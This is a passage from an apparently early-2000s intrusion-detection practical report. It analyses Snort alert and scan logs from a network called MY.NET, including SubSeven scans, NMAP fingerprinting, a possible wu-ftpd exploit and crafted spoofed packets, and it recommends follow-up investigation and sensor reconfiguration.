"**MY.NET.253.41** ranked as #3 alert destination, with the majority of the 4176 alerts attributed to several hosts in the 159.226.0.0 network. These addresses are tagged by the Watchlist 000222 NET -NCFC alert because they belong to the Computer Network Center Chinese Academy of Sciences. These hosts contacted MY.NET.253.41 on port 25 (smtp) throughout the data set. This suggests that MY.NET.253.41 acts as a mail server, and was used in this function by Chinese hosts. It is likely that other systems sent mail to MY.NET. 253.41, but they were not picked up as a false positive by Snort. Lack of reported malicious activity from MY.NET.253.41 indicates that the host is acting normally, and is not compromised."

ii. Observations

The following discussion relates to the following t raffic;

```
alert.000211:02/11-09:40:29.219473  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:113 -> MY.NET.6.47:38965
alert.000211:02/11-09:40:40.931062  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:1592 -> MY.NET.6.47:25
alert.000211:02/11-09:40:44.353328  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:1650 -> MY.NET.6.47:25
alert.000211:02/11-09:41:09.516337  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:2066 -> MY.NET.6.47:25
alert.000211:02/11-09:41:13.616702  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:2131 -> MY.NET.6.47:25
alert.000211:02/11-09:41:14.294265  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:113 -> MY.NET.6.47:3898
<snip>
alert.000211:02/11-11:09:52.707996  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:113 -> MY.NET.6.47:40466
alert.000211:02/11-11:10:15.729241  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:4040 -> MY.NET.6.47:25
alert.000211:02/11-11:10:19.281620  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:4128 -> MY.NET.6.47:25
alert.000211:02/11-11:10:43.893663  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:4285 -> MY.NET.6.47:25
alert.000211:02/11-11:11:04.553940  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:4535 -> MY.NET.6.47:25
alert.000211:02/11-11:11:15.718649  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:113 -> MY.NET.6.47:40490
alert.000211:02/11-11:11:34.981317  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:4837 -> MY.NET.6.47:25
alert.000211:02/11-11:11:35.673288  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:113 -> MY.NET.6.47:40494
alert.000211:02/11-11:12:02.654261  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:4956 -> MY.NET.6.47:25
alert.000211:02/11-11:12:15.459152  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:1332 -> MY.NET.6.47:25
alert.000211:02/11-11:12:20.580744  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:1438 -> MY.NET.6.47:25
alert.000211:02/11-11:12:36.446765  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:1661 -> MY.NET.6.47:25
alert.000211:02/11-11:12:37.801489  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:113 -> MY.NET.6.47:40512
alert.000211:02/11-11:12:40.550805  [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:1721 -> MY.NET.6.47:25
```

The above alerts would indicate that the MY.NET host is running a mail server and the Chinese host is sending mail t o it, or relaying through it. There appears to be nothing suspicious with these alerts.

Further evidence to support this assumption is based upon the other addresses listed below which are also sending traffic to port 25 of MY.NET.6.47. Their presence h as been raised because of the unusual flag combinations. As can be seen, these hosts below are not within the Chinese Academy of Science IP range, yet are still paying attention to port 25.

```
scans.010201:Feb  1 06:58:58 159.182.21.254:1721 -> MY.NET.6.47:25 NOACK ****RP**
```

```
scans.010201:Feb  1 20:11:20 207.225.232.5:2101 -> MY.NET.6.47:21 SYN **S*****
scans.010206:Feb  6 16:34:30 159.182.21.254:3773 -> MY.NET.6.47:25 NOACK ****RP**
scans.010223:Feb 23 06:22:49 159.182.21.254:2907 -> MY.NET.6.47:25 NOACK ****RP**
scans.010225:Feb 25 05:03:18 130.234.184.112:21 -> MY.NET.6.47:21 SYNFIN **SF****
scans.010226:Feb 26 05:29:04 159.182.21.254:4042 -> MY.NET.6.47:25 NOACK ****RP**
scans.010226:Feb 26 16:45:44 159.182.21.254:2727 -> MY.NET.6.47:25 NOACK ****RP**
scans.010227:Feb 27 23:33:48 209.149.89.164:835 -> MY.NET.6.47:53 SYN **S*****
scans.010301:Mar  1 10:13:09 130.207.53.203:21 -> MY.NET.6.47:21 SYNFIN **SF****
scans.010303:Mar  3 00:50:33 159.182.21.254:1178 -> MY.NET.6.47:25 NOACK ****RP**
scans.010306b:Mar  6 10:26:01 159.182.21.254:2707 -> MY.NET.6.47:25 NOACK ****RP**
scans.010307:Mar  7 01:25:49 159.182.21.254:1575 -> MY.NET.6.47:25 NOACK ****RP**
scans.010312:Mar 12 15:35:33 159.182.21.254:2219 -> MY.NET.6.47:25 NOACK ****RP**
```

iii. Recommendations

Overall, there appears to be nothing suspicious with the connections from the Chinese IP address. However, if the MY.NET host is running an unauthorized mail server, it should be checked to ensure it is not allowing open relay connections, such that SPAM mail cou ld be relayed through it. Given the number of exploits for mail servers, such as sendmail, and the attention this host has received on port 25 (ie the RST + PSH connections) it would be highly recommended to ensure that the MY.NET host is fully patched.

p. Possible RAMEN server activity

i. Explanation

The RAMEN worm is a Linux worm which crawls between compromised Linux hosts. After compromising a host, it will scan other hosts and continue to find other hosts to compromise. Subsequently, hosts can be compromised at an exponential rate.

The worm, and its later variants, are well documented, with resources being found at http://www.whitehats.com/info/IDS459 , ://members.home.net/dtmartin24/ramen_worm. txt, http://www.whitehats.com/print/library/worms/ramen/ , and http://www.sans.org/infosecFAQ/malicious/ramen3.htm.

ii. Observations

A vast majority of the alerts detected under this categor y have either a source or destination of 24.48.226.183, and then a counterpart source or destination port of 27374. Snort has alerted this as possible RAMEN[90] activity, since this high port is used to transfer RAMEN files to infected hosts. However, the t raffic associated with 24.48.226.183 does not have the other characteristics of the RAMEN worm, but rather that of a SubSeven [91] Trojan scan [92].

```
alert.000211:02/11-23:03:19.920314  [**] Possible RAMEN server activity [**] 24.48.226.183:1580
-> MY.NET.1.37:27374
alert.000211:02/11-23:03:19.920413  [**] Possible RAMEN server activity [**] 24.48.226.183:1581
-> MY.NET.1.38:27374
alert.000211:02/11-23:03:19.955128  [**] Possible RAMEN server activity [**] 24.48.226.183:1594
-> MY.NET.1.51:27374


alert.000211:02/11-23:20:54.204727  [**] Possible RAMEN server activity [**] 24.48.226.183:2350
-> MY.NET.254.145:27374
alert.000211:02/11-23:20:54.205337  [**] Possible RAMEN server activity [**] 24.48.226.183:2351
-> MY.NET.254.146:27374
alert.000211:02/11-23:20:55.230002  [**] Possible RAMEN server activity [**] 24.48.226.183:2398
-> MY.NET.254.193:27374
```

The RAMEN worm does not scan for open ports of 27374, but would rather be scanning on ports 111 or 21, and 27374 would only be used if a host were compromised.

This scan found is scanning the majority of the MY.NET B class for hosts listening on port 27374, most likely looking for hosts infected with the SubSeven Trojan.

The perhaps unusual aspect of this scan is the amount of replies, which have also been picked up under this alert, which have been sent back to the scanning host. Although the only log information we have on these replies is in the form of an alert, it can be safely concluded that these are in fact replies to the scanning host, and not new connec tions being made to the scanning host. This can be concluded from the ports that the MY.NET host is connecting to, which

---

[90] http://www.whitehats.com/print/librar y/worms/ramen/ , http://members.home.net/dtmartin24/ramen_worm.txt , http://www.sans.org/infosecFAQ/malicious/ramen3.htm

[91] http://www.sub7files.com

[92] Scan is similar to that discussed at http://www.sans.org/y2k/practical/David_Thibault_GCIA.html#DETECT_2

fits as in the sequence of source ports of the initial scanning hosts connection.

```
alert.000211:02/11-23:18:45.075180  [**] Possible RAMEN server activity [**]
MY.NET.223.133:27374 -> 24.48.226.183:2414
alert.000211:02/11-23:18:45.088338  [**] Possible RAMEN server activity [**]
MY.NET.223.141:27374 -> 24.48.226.183:2422
```

The number of replies to the scanning host totals at least 70 or 8 0 hosts! There also appears to be replies from a vast variety of the C class subnets scanned.

Perhaps all these hosts have been infected with the Trojan, or perhaps there is some other program/protocol making use of this port, such that when the Trojan scan came in, connections were made, but the wrong protocol would have been spoken and so no damage would have been done.

It would certainly be recommended that these hosts be investigated for both Trojan installation, and the possibility of another prog ram making use of the 27374 port.

Another anomaly can be found with the following scan extract;

```
alert.000220:02/20-19:50:24.855046  [**] External RPC call [**] 171.65.61.201:3453 ->
MY.NET.253.12:111
alert.000220:02/20-19:50:27.762190  [**] External RPC call [**] 171.65.61.201:3566 ->
MY.NET.253.125:111
alert.010203:02/03-14:40:33.271794  [**] Possible RAMEN server activity [**] MY.NET.253.12:43548
-> MY.NET.216.174:27374
alert.010203:02/03-14:41:24.178769  [**] Possible RAMEN server activity [**] MY.NET.253.12:36431
-> MY.NET.216.184:27374
alert.010203:02/03-14:42:55.313785  [**] Possible RAMEN server activity [**] MY.NET.253.12:21979
-> MY.NET.216.202:27374
<snip>
alert.010204:02/04-01:32:30.789086  [**] Possible RAMEN server activity [**] MY.NET.253.12:39319
-> MY.NET.252.241:27374
alert.010204:02/04-01:33:01.282239  [**] Possible RAMEN server activity [**] MY.NET.253.12:4896
-> MY.NET.252.247:27374
alert.010204:02/04-01:33:32.798538  [**] Possible RAMEN server activity [**] MY.NET.253.12:27581
-> MY.NET.252.253:27374
```

Here we find that this internal host is communicating to other internal hosts. Although this looks like the internal host of MY.NET.253.12 is looking for SubSeven Trojans, the source ports are very different to those of the above SubSeven scan. These source ports are very high, and appear to be randomly chosen. Other SubSeven scans reported have constant source ports [93], and cycling source ports[94]. Given the complexity, and completeness the SubSeven client, it is quite possible that is can c hoose random source ports as well.

This internal MY.NET.253.12 should be investigated as to why it appears to be running a SubSeven client, scanning the rest of the internal MY.NET network for installed SubSeven servers.

iii. Recommendations

The use of dyna mic and flexible Snort responses would again be recommended for use here. Rules could be manufactured such that if such scanning was uncounted, and a host replied to the obvious scan on the trojaned port, then the connection could be killed with Resets.

---

[93] http://www.sans.org/y2k/practical/Haruna_Isa.txt
[94] http://www.sans.org/y2k/practical/David_Thibault_GCIA.html#DETECT_2

q. Probable NMAP fingerprint attempt

i. Explanation

This alert will arise where the NMAP tool is detected trying to fingerprint the operating system of a host. Such a fingerprint is obtained by sending the remote host unusual TCP flag combinations and gathering the response.

ii. Observations

There is only two recorded alerts for this signature in the logs provided. This signature would be found when someone is attempting to fingerprint the operating system being used on a particular host. From this informat ion gathered, a specific attack could be launched.

The first alert was generated from the following traffic.

```
scans.010227:Feb 27 06:49:52 24.169.163.127:0   -> MY.NET.227.78:6346 NMAPID **SF*P*U
```

It is obvious that the first packets have been crafted becau se of the unnatural TCP flags being set. The source port of 0 is also not natural. Given that this is a finger printing attempt, the source IP is probably valid.

Earlier viewed traffic from the same source host shows other related fingerprint attempts.

```
scans.010226:Feb 26 06:15:37 24.169.163.127:6346   -> MY.NET.210.14:1069 NOACK ***FR***
scans.010227:Feb 27 06:49:24 24.169.163.127:6346   -> MY.NET.227.78:4669 NULL ********
scans.010227:Feb 27 06:55:48 24.169.163.127:0   -> MY.NET.227.78:6346 INVALIDACK
**S**PA*

scans.010228:Feb 28 06:54:40 MY.NET.227.78:3660   -> 24.112.208.188:6355 SYN **S*****
scans.010228:Feb 28 06:54:40 MY.NET.227.78:3659   -> 207.254.39.226:6346 SYN **S*****
scans.010228:Feb 28 06:54:40 MY.NET.227.78:3658   -> 65.11.221.40:6346 SYN **S*****
```

The destination host is probably using the gnutella program. This is assumed from the 63xx ports being used.

A possible explanation for the above could be that 24.169.163.127 has noticed that MY.NET.227.78 (and others) are scanning for gnutella hosts, or using guntella (which the logs provided do not show), and subsequently 24.169.163.127 has sent malicious traffic to these gnutella hosts, perhaps hoping to hide the traffic in the abundance of traffic generated by the gnutella protocol [95].

Similar str ange TCP flagged traffic to 63xx ports has been previously reported to SANS [96].

Further monitoring of the source host should be undertaken, since the use of fingerprinting tools may precede a targeted attack.

The other alert under this alert heading was ge nerated from the following scan

```
scans.010307:Mar  7 06:40:45 24.240.49.169:6699 -> MY.NET.207.150:3061 NMAPID **SF*P*U
```

---

95 http://www.firstmonday.dk/issues/issue5_10/adar/
96 http://www.sans. org/y2k/060400.htm

The only other significant traffic associated with this source host is the following;

```
scans.010305:Mar  5 15:59:06 24.3.27.110:1798 -> MY.NET.207.150:5190 FULLXMAS 21SFRPAU
RESERVEDBITS
```

It is unclear why this destination MY.NET host has been specifically targeted. But from both of these scans, it would be apparent that people are interested in the operating system details of the host.

Investigation into why this host has been targeted should be undertaken, and future traffic to this host closely monitored.

iii. Recommendations

As discussed in the observations.

r. SITE EXEC – Possible wu-ftpd exploit – GIAC000623

i. Explanation

The wu-ftp daemon has many reported exploits which can lead to a root compromise[97]. This alert should therefore be taken quite seriously.

ii. Observations

Although there was only one report of this alert, it is quite a serious event. The following is the log of the traffic which would have generated the event;

```
alert.010306:03/06-16:44:02.658052  [**] SITE EXEC - Possible wu-ftpd exploit -
GIAC000623 [**] 128.61.136.233:4705 -> MY.NET.219.22:21
```

Further traffic to this hosts indicates that the MY.NET.219.22 host has been actively targeted, as the result of a scan conducted earlier. Various extracts of this scan are shown below;

```
alert.010306:03/06-16:26:23.340817  [**] SYN-FIN scan! [**] 128.61.136.233:21 ->
MY.NET.219.15:21
alert.010306:03/06-16:26:23.360557  [**] SYN-FIN scan! [**] 128.61.136.233:21 ->
MY.NET.219.16:21
alert.010306:03/06-16:26:23.620733  [**] SYN-FIN scan! [**] 128.61.136.233:21 ->
MY.NET.219.29:21
alert.010306:03/06-16:26:23.681285  [**] SYN-FIN scan! [**] 128.61.136.233:21 ->
MY.NET.219.32:21
```

```
Mar.6.2001.packets.de0:03/06-16:26:20.999435 128.61.136.233:21  ->
MY.NET.219.16:21
Mar.6.2001.packets.de0:03/06-16:26:21.119181 128.61.136.233:21  ->
MY.NET.219.22:21
Mar.6.2001.packets.de0:03/06-16:26:21.139184 128.61.136.233:21  ->
MY.NET.219.23:21
```

```
03/06-16:26:21.119181 128.61.136.233:21  -> MY.NET.219.22:21
TCP TTL:34 TOS:0x0 ID:39426
**SF**** Seq: 0x546E7DEB   Ack: 0x1F693967   Win: 0x404
00 00 00 00 00 00                               ......
```

As can be seen, the actual alerts have occurred after the scanning has taken place. Following the alert, there is no other suspicious traffic involving the MY.NET host until, 3 days later, when the following traffic occurs;

```
scans.000308:Mar  9 11:49:54 MY.NET.219.222:1771    -> 64.7.66.230:17610 UDP
scans.000308:Mar  9 11:49:54 MY.NET.219.222:2234   -> 62.4.21.254:27115 UDP
scans.000308:Mar  9 11:49:55 MY.NET.219.222:1879    -> 64.192.116.73:19099 UDP
scans.000308:Mar  9 11:49:55 MY.NET.219.222:2240    -> 62.36.128.134:58849 UDP
<snip>
scans.010312:Mar 12 23:47:15 MY.NET.219.222:13139  -> 24.163.94.53:13139 UDP
scans.010312:Mar 12 23:47:15 MY.NET.219.222:13139   -> 161.45.184.21:13139 UDP
scans.010312:Mar 12 23:47:15 MY.NET.219.222:13139   -> 24.188.54.90:13139 UDP
```

It now appears that the MY.NET host is scanning a variety of subnets on a large variety of high UDP ports. The host is obviously sending crafted packets, given the repeated source port of 13139, and the continued frequency in which the packets are sent out. It is unclear what this scan is trying to achieve, but similar scans have been reported[98].

---

[97] http://www.sans.org/infosecFAQ/threats/wu-ftp.htm
[98] http://archives.neohapsis.com/archives/incidents/2000-09/0008.html

Given the similarity to other reported scans [99], it would appear that either the MY.NET host has suddenly taken on a malicious administrator, or the host has been compromised. It appears strange that the potential root compromise with the wu-ftp detect occurred days before this outbound scanning occurred, but perhaps this could be explained by the box being turned off, and not being switched back on again until the three days later.

iii. Recommendations

The MY.NET host should be investigated, searching for a likely compromise, and should be taken off the network until investigation can occur.

[99] http://archives.neohapsis.com/archives/incidents/2000-09/0008.html

s. Russia Dynamo – SANS Flash 28-jul-00

i. Explanation

I was unable to find a possible signature for this event, but I am assuming it is an alert base d on connection to a specific port.

ii. Observations

This following is the alert for this event;

```
alert.010203:02/03-20:46:15.618252  [**] Russia Dynamo - SANS Flash 28-jul-00 [**]
MY.NET.203.50:6346 -> 194.87.6.79:1791
```

This alert has arisen because of the IP address of a Russian host has been detected. Further information on this alert can be found at http://archives.neohapsis.com/archives/sans/2000/0068.html The traffic here is probably gnutella .

Further traffic associated with this MY.NET host indicates that it is quite likely that they are also playing online games, in particular Diablo[100]. The traffic sample below shows such connections.

```
scans.000210:Feb 10 02:37:40 MY.NET.203.50:6112   -> 172.142.251.46:6112 UDP
scans.000210:Feb 10 02:37:40 MY.NET.203.50  :6112 -> 172.134.75.145:6112 UDP
scans.000210:Feb 10 02:37:40 MY.NET.203.50:6112   -> 158.252.92.105:6112 UDP
scans.000210:Feb 10 02:37:40 MY.NET.203.50:6112   -> 208.187.123.156:1065 UDP
```

iii. Recommendations

Perhaps the Snort signature which generated this alert should be reviewed and removed to prevent this false positive from occurring.

[100] Similar network traffic at http://archives.ne ohapsis.com/archives/incidents/2000 -03/0169.html

t. Security 000516 -1

i. Explanation

I was unable to find a possible signature for this event, but I am assuming it is an alert based on connection to a specific port.

ii. Observations

Like the above this is probably a false positive, with the actual traffic probably being napster. This is the only alerts with this source host (Harvard University), and there is no other suspicious traffic around the time destined for the either host.

```
alert.010223:02/23-17:27:15.666379  [**] Security 000516-1 [**] 140.247.187.110:6699 ->
MY.NET.206.74:1699
alert.010223:02/23-17:27:16.186863  [**] Security 000516-1 [**] 140.247.187.110:6699 ->
MY.NET.206.74:1699
alert.010223:02/23 -17:27:16.188285  [** ] Security 000516 -1 [**]
MY.NET.206.74:1699  -> 140.247.187.110:6699
alert.010223:02/23 -17:27:16.234242  [**] Security 000516  -1 [**]
140.247.187.110:6699  -> MY.NET.206.74:1699
```

iii. Recommendations

The signature which generated should be reviewed, and possible altered to avoid false positives.

u. Watchlist 000220 IL-ISDNNET-9990517

i. Explanation

This alert has arisen from traffic arriving from an Israel IP address range.

ii. Observations

A large amount of alerts under this alert heading were made because of the following;

```
alert.000211:02/11-09:26:31.653393  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.28.66:16940 -> MY.NET.211.74:6346
alert.000211:02/11-09:26:31.691415  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
<snip>
alert.000211:02/11-09:29:10.248535  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.28.66:16940 -> MY.NET.211.74:6346
alert.000211:02/11-09:29:11.352192  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.28.66:16940 -> MY.NET.211.74:6346
```

This is most likely a gnutella file transfer, and has been similarly reported elsewhere[101].

Similarly, another large subset of the alerts under this heading are raised because of the following;

```
alert.000211:02/11-13:43:52.637921  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.42.21:6699 -> MY.NET.222.94:2609
alert.000211:02/11-13:44:12.813563  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.42.21:6699 -> MY.NET.222.94:2609
```

This is most likely attributed to Napster file transfers.

The vast majority of the remaining traffic has similar qualities to the two mentioned above. That being that the traffic appears to be related to file transfer or game playing. This suggestion is made since the connections continue for long periods of time, maintaining source and destination ports for the duration.

Aside from a waste of bandwidth, there does not appear to be anything quite out of the ordinary in this alert group.

iii. Recommendations

None required.

[101] http://www.sans.org/y2k/051900.htm

v. TCP SRC and DST outside network

i. Explanation

This alert has been raised since connections have be en viewed with source and destination IP address outside that of the local network.

ii. Observations

iii. Recommendations

As previously discusses in the ICMP and UDP SRC and DST outside network, there appears to be a misconfiguration in the snort configuration, o r a sensor misplacement. A number of the alerts under this heading can be explained by such a misconfiguration. For instance;

```
alert.000211:02/11-09:56:10.276434  [**] TCP SRC and DST outside network [**] 10.10.5.3:1152 ->
10.31.226.10:139
alert.000211:02/11-09:56:13.255041  [**] TCP SRC and DST outside network [**] 10.10.5.3:1152 ->
10.31.226.10:139


alert.000211:02/11-11:15:22.987956  [**] TCP SRC and DST outside network [**] 192.168.1.51:2015
-> 12.23.132.43:443
alert.000211:02/11-11:15:22.989152  [**] TCP SRC and DST outside network [**] 192.168.1.51:2014
-> 12.23.132.43:443
```

These alerts have probably been caused by either a snort configuration error in not including the 192.168.1.51 and 10.10.5.2 in the internal network definitions, or as previously suggested, a firewall has failed to translate an address, or is translating to these unexpected addresses.

Other alerts under this heading are no so inoculate. Consider the following;

```
alert.000220:02/20-03:13:22.534174  [**] TCP SRC and DST outside network [**] 127.0.0.1:25006 ->
1.1.1.1:19731
alert.000220:02/20-03:13:22.534220  [**] TCP SRC and DST outside network [**] 127.0.0.1:25007 ->
1.1.1.1:19732
alert.000220:02/20-03:13:22.537005  [**] TCP SRC and DST outside network [**] 127.0.0.1:30029 ->
1.1.1.1:19741
alert.000220:02/20-03:13:22.539567  [**] TCP SRC and DST outside network [**] 127.0.0.1:31337 ->
1.1.1.1:19749
alert.000220:02/20-03:13:25.098941  [**] TCP SRC and DST outside network [**] 127.0.0.1:445 ->
1.1.1.1:18784
alert.000220:02/20-03:16:18.862514  [**] TCP SRC and DST outside network [**] 127.0.0.1:5 ->
1.1.1.1:20371
alert.000220:02/20-03:16:18.869576  [**] TCP SRC and DST outside network [**] 127.0.0.1:9 ->
1.1.1.1:20373
alert.000220:02/20-03:16:18.869676  [**] TCP SRC and DST outside network [**] 127.0.0.1:11 ->
1.1.1.1:20374
```

This traffic is probably crafted. The localhost IP of 127.0.0.1 should never leave a host, and even if it did, the source ports should not cycle from around 5 all the way through the reserved ports (< 1024) up to the 30000 range. Even if the loop back interface is brought down, the 127.0.0.1 IP should not enter the surrounding network.

The destination address is also suspicious. The IP of 1.1.1.1 may be sent to when a PC is using the PointCast tool [102], but this should only have destination ports of 12345, 1 or 8080 [103].

---

[102] http://www.folksonline.com/folks/hh/story2/pointcast.htm

The purpose of this activity is not clear. Perhaps this is an attempt to confuse or DoS a router, or gateway host. This may be an attempt to illicit ICMP traffic from the router or gateway host. This ICMP traffic will be directed back to the source, being the localhost address, which will be itself. Given the amount of requests sent, over 80 requests in a second, this could well be a DoS attempt.

As to which router this would be aimed at, it wou ld depend on the configuration of the local routers. For instance, if the local routers or gateways had ACCLs or egress rules to prevent the sending out to such an address, then this would prevent these malicious packets from being pasted on. If the local routers did send this out, then it would affect a remote router.

This traffic was probably initiated from inside the network, unless a router or gateway was misconfigured to route in 1.1.1.1 address space, which is unlikely.

Another interesting, but unr elated, alert is as follows;

```
alert.010203:02/03-02:44:47.802189  [**] TCP SRC and DST outside network [**] 3.0.0.2:1041 ->
3.0.0.2:135
alert.010203:02/03-02:44:59.795465  [**] TCP SRC and DST outside network [**] 3.0.0.2:1041 ->
3.0.0.2:135
alert.010203:02/03-02:45:24.646494  [**] TCP SRC and DST outside network [**] 3.0.0.2:1044 ->
3.0.0.2:135
alert.010203:02/03-02:45:27.591973  [**] TCP SRC and DST outside network [**] 3.0.0.2:1044 ->
3.0.0.2:135
alert.010204:02/04-20:12:11.988873  [**] TCP SRC and DST outside network [**] 3.0.0.2:1041 ->
3.0.0.2:135
alert.010204:02/04-21:41:15.911180  [**] TCP SRC and DST outside network [**] 3.0.0.2:1789 ->
3.0.0.2:135
```

This traffic is quite strange. The source port of 135 is commonly used for DCE Endpoint Resolution [104], however, a connection being sent to itself is suspicious since it should not be visible to the sensor unless the IP address is the sensor itself. By the sensor seeing this IP it means this traffic is being routed past to sensor.

This traffic could well be a land attack [105], directed at a Windows 95 box. This would be an effective attack against an early windows box, since there is a good chance port 139 will be open, and a land attack will lock such a host.

The IP of 3.0.0.2 is within a valid IP address r ange, and given this detect, a host from within the MY.NET range has crafted these packets with the same source and destination, and these packets are being routed out to the Internet, and are passing a network sensor on the way out.

Other traffic also e xists with similar characteristics, such as the following;

```
alert.010222:02/22-12:37:39.993288  [**] TCP SRC and DST outside network [**] 4.0.0.3:1040 ->
4.0.0.3:135
alert.010222:02/22-12:37:43.029438  [**] TCP SRC and DST outside network [**] 4.0.0.3:1040 ->
4.0.0.3:135
alert.010223:02/23-09:06:52.588746  [**] TCP SRC and DST outside network [**] 4.0.0.3:1154 ->
4.0.0.3:135
```

---

[103] http://security -archive.merton.ox.ac.uk/bugtraq -199811/0057.html
[104] http://lists.samba.org/pipemail/samba -technical/1998 -October/001459.html
[105] http://www.insecure.org/sploits/land.ip.DOS.html

```
alert.010223:02/23-22:53:45.286836  [**] TCP SRC and DST outside network [**] 4.0.0.3:1036 ->
4.0.0.3:135
alert.010225:02/25-15:29:39.195866  [**] TCP SRC and DST outside network [**] 4.0.0.3:1198 ->
4.0.0.3:135
alert.010225:02/25-20:08:59.178127  [**] TCP SRC and DST outside network [**] 4.0.0.3:2739 ->
4.0.0.3:135
```

The origin of these connections should be located, and action taken to prevent such traffic occurring.

The next traffic extract is obviously suspicious given the source port of 0.0.0.0. This alert appears on a few random occasions throughout the logs. The destination IP addresses are usually associated with America Online, and the ports are always changing.

Given the occasional nature of these signatures, it would be suggested that these are a misconfiguration error, where a network device is for some reason placing the 0.0.0.0 as the source IP. Perhaps a failed network address translation is occurring.

```
alert.010223:02/23-21:32:11.302188  [**] TCP SRC and DST outside network [**] 0.0.0.0:1091 ->
64.12.25.101:8633
alert.010224:02/24-23:42:10.534096  [**] TCP SRC and DST outside network [**] 0.0.0.0:3206 ->
65.4.225.188:6688
alert.010224:02/24-23:42:10.534260  [**] TCP SRC and DST outside network [**] 0.0.0.0:3205 ->
24.153.20.112:6699
alert.010225:02/25-14:44:10.389478  [**] TCP SRC and DST outside network [**] 0.0.0.0:1626 ->
24.88.51.246:1615
alert.010306:03/06-01:30:09.044119  [**] TCP SRC and DST outside network [**] 0.0.0.0:2652 ->
64.12.24.71:5190
```

6. Conclusion

In conclusion, there a number of issues that have been raised and require further action. In particular, there are few hosts which have a high probability of being compromised, and should be immediately investigated. There is also a number of misconfiguration issues, especially in the placement of Snort sensors. The review of sensor placement and their corresponding configuration files should remove much of the SRC and DST outside network alerts.

There is also a large amount of alerts as a result of online game playing and file sharing. Internal policies should be reviewed, and possibly snort signatures altered to prevent as many alerts arising from these activities.

Better naming and complete storing of alert files should also be undertaken, as well as synchronizing the time of the various snort sensors.